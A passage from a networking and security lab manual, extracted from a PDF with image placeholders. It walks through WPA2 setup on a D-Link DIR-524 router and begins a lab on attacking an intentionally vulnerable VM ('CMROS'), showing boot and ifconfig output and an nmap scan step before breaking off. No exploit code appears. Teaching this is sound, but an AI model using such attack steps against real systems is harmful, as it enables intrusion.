

5. What is a port number?

.....
.....
.....


Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)**Step1:** Switch On the D-Link Router.**Step2:** Open a browser and search for dlinkrouter.local

Run IP address of router in any of the browser


**Step3:** click Wizard**Step4:** Login with the credentials which are available on the router**Step 5:** click Next




Click Next and enter the name of the wireless network



Click Next and set the security mode



Step 6: click Next → save → continue



Step 7: click continue

This screenshot shows the "INTERNET CONNECTION" section of the configuration interface. It includes a note about selecting PPPoE, a "Save Settings" button, and a "Don't Save Settings" button. Below this is the "INTERNET CONNECTION SETUP WIZARD" section, which contains a note about launching the wizard and a "Internet Connection Setup Wizard" button. The "MANUAL INTERNET CONNECTION OPTIONS" section shows the "Internet Connection Type" set to "Static IP". The "STATIC IP ADDRESS INTERNET CONNECTION TYPE" section details static IP configuration fields for IP Address, Subnet Mask, ISP Gateway Address, MAC Address, Primary DNS Address, Secondary DNS Address, MTU Auto, and MTU. A "Helpful Hints..." sidebar provides guidance on choosing the correct Internet Connection Type.


Step 8: In manual internet connection setup wizard

INTERNET CONNECTION SETUP WIZARD :


The Internet Connection Setup Wizard will walk you through setting up your Internet connection and setting up a wireless network.

Internet Connection Setup Wizard


Note: Before launching the wizard, please make sure you have followed all steps outlined in the Quick Installation Guide included in the package.

Step 9:


Click next




Click Next




Click Next



Click Next



Click Next



Click Continue

D-Link

SAVE
The Internet Connection Setup Wizard is completed and the router is connecting to Internet now, please click the Continue button to back to the setting web.

WIRELESS

Copyright © 2004-2010 D-Link Systems, Inc.

Product Page : DIR-524 Hardware Version: A1 Firmware Version: V1.10

DIR-524 //

SETUP **ADVANCED** **TOOLS** **STATUS** **SUPPORT**

INTERNET

WIRELESS SETTINGS

NETWORK SETTINGS

WIRELESS BASIC SETTINGS :
Use this section to configure the wireless settings for your D-Link Router. Please note that changes made in this section may also require you to change settings on your wireless clients. To secure your wireless network, you should enable wireless encryption. This device supports three types of wireless encryption: WEP, WPA(Personal), and WPA2(Personal).

Save Settings **Don't Save Settings**

WIRELESS BASIC SETTINGS :

Wireless Mode :	Wireless Router
Enable Wireless :	Enabled
Wireless Network Name(SSID) :	D-Link_DIR-524
Region :	India
Channel :	1
802.11 n-mode :	Auto
Bandwidth :	20 MHz in Both Bands
Extension Channel (40Mhz only) :	None
NPHY Rate :	Auto
SSID Broadcast :	<input checked="" type="radio"/> On <input type="radio"/> Off
AP Isolation :	<input type="radio"/> On <input checked="" type="radio"/> Off
Advertise WMM :	Enabled
Multicast Forwarding :	<input type="radio"/> On <input checked="" type="radio"/> Off

WIRELESS SECURITY MODE :

Security Mode :	WPA2 Personal
-----------------	---------------

WPA2 PERSONAL :
WPA2 is a newer implementation of the stronger IEEE 802.11i security standard, and is the recommended form of wireless encryption. In this mode, the router will only connect to wireless clients that also support WPA2 security.

Cipher Type :	TKIP+AES
Pre-Shared Key :	*****
Verify Pre-Shared Key :	*****
Network Key Rotation Interval:	3600 (seconds)

Helpful Hints...

Wireless Mode
This wireless router can be operated in Wireless Router mode or Access Point (AP) mode. In Wireless Router mode, the WAN port connects to the Internet, and the wireless and LAN connections will be in the same network. In Access Point mode, wireless, WAN, and LAN connections will all be in the same network.

Wireless Network Name(SSID)
Changing your Wireless Network Name (SSID) is the first step in securing your wireless network. Change it to something you can remember, but does not contain any personal information.

SSID Broadcast
SSID Broadcast allows wireless clients to see your wireless network when scanning for networks. Disabling SSID Broadcast can help make your network more secure by hiding it from scans for wireless networks. If you disable SSID Broadcast, you will need to manually enter the Wireless Network Name (SSID) for each wireless device you want to connect.

WDS Settings
Wireless Distribution System (WDS) allows you to connect to other Access Points (APs) to wirelessly create a large network. WDS supports WEP, WPA, and WPA2 encryption. To use WDS, you must enable WDS, set all of your APs to use the same WDS key, and then connect them to each other.

WDS :

Wireless Distribution System (WDS) allows you to connect to other Access Points (APs) to wirelessly create a large network. To do this, you must enable WDS, set all of your APs to use the same channel, and then enter the MAC addresses of the other APs you want to connect to.

WDS MAC1 : - - - - - Status
N/A

WDS MAC2 : - - - - - N/A

Bridge Restriction : Enabled Disabled

Bridge Link Detection Interval : (seconds)

VIVA Questions

1. Define Wi Fi?

.....
.....
.....

2. What is WPA?

.....
.....
.....

3. What is MAC?

.....
.....
.....

4. What is an IP based WiFi Security?

.....
.....
.....

5. What is a Router?


.....
.....
.....

Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.

Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros

```

Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2096896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options...
Cleaning up the system...
Starting system log daemon: syslogd...
Starting kernel log daemon: klogd...
Loading Kernel modules...
Loading Module: ohci_pci
Triggering udev events: --action=add
Processing /etc/init.d/bootopts.sh
Checking for SliTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US
Loading console keymap: us
Starting TazPanel web server on port sh: invalid number ''
0...
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOs
Configuring loopback...
-

```

Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.


```

(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192
          .168.23.255
              inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x2
      0<link>
          ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
          RX packets 21 bytes 11710 (11.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 43 bytes 11536 (11.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions
          0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0

```

Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.




Now use the command below in the kali linux terminal

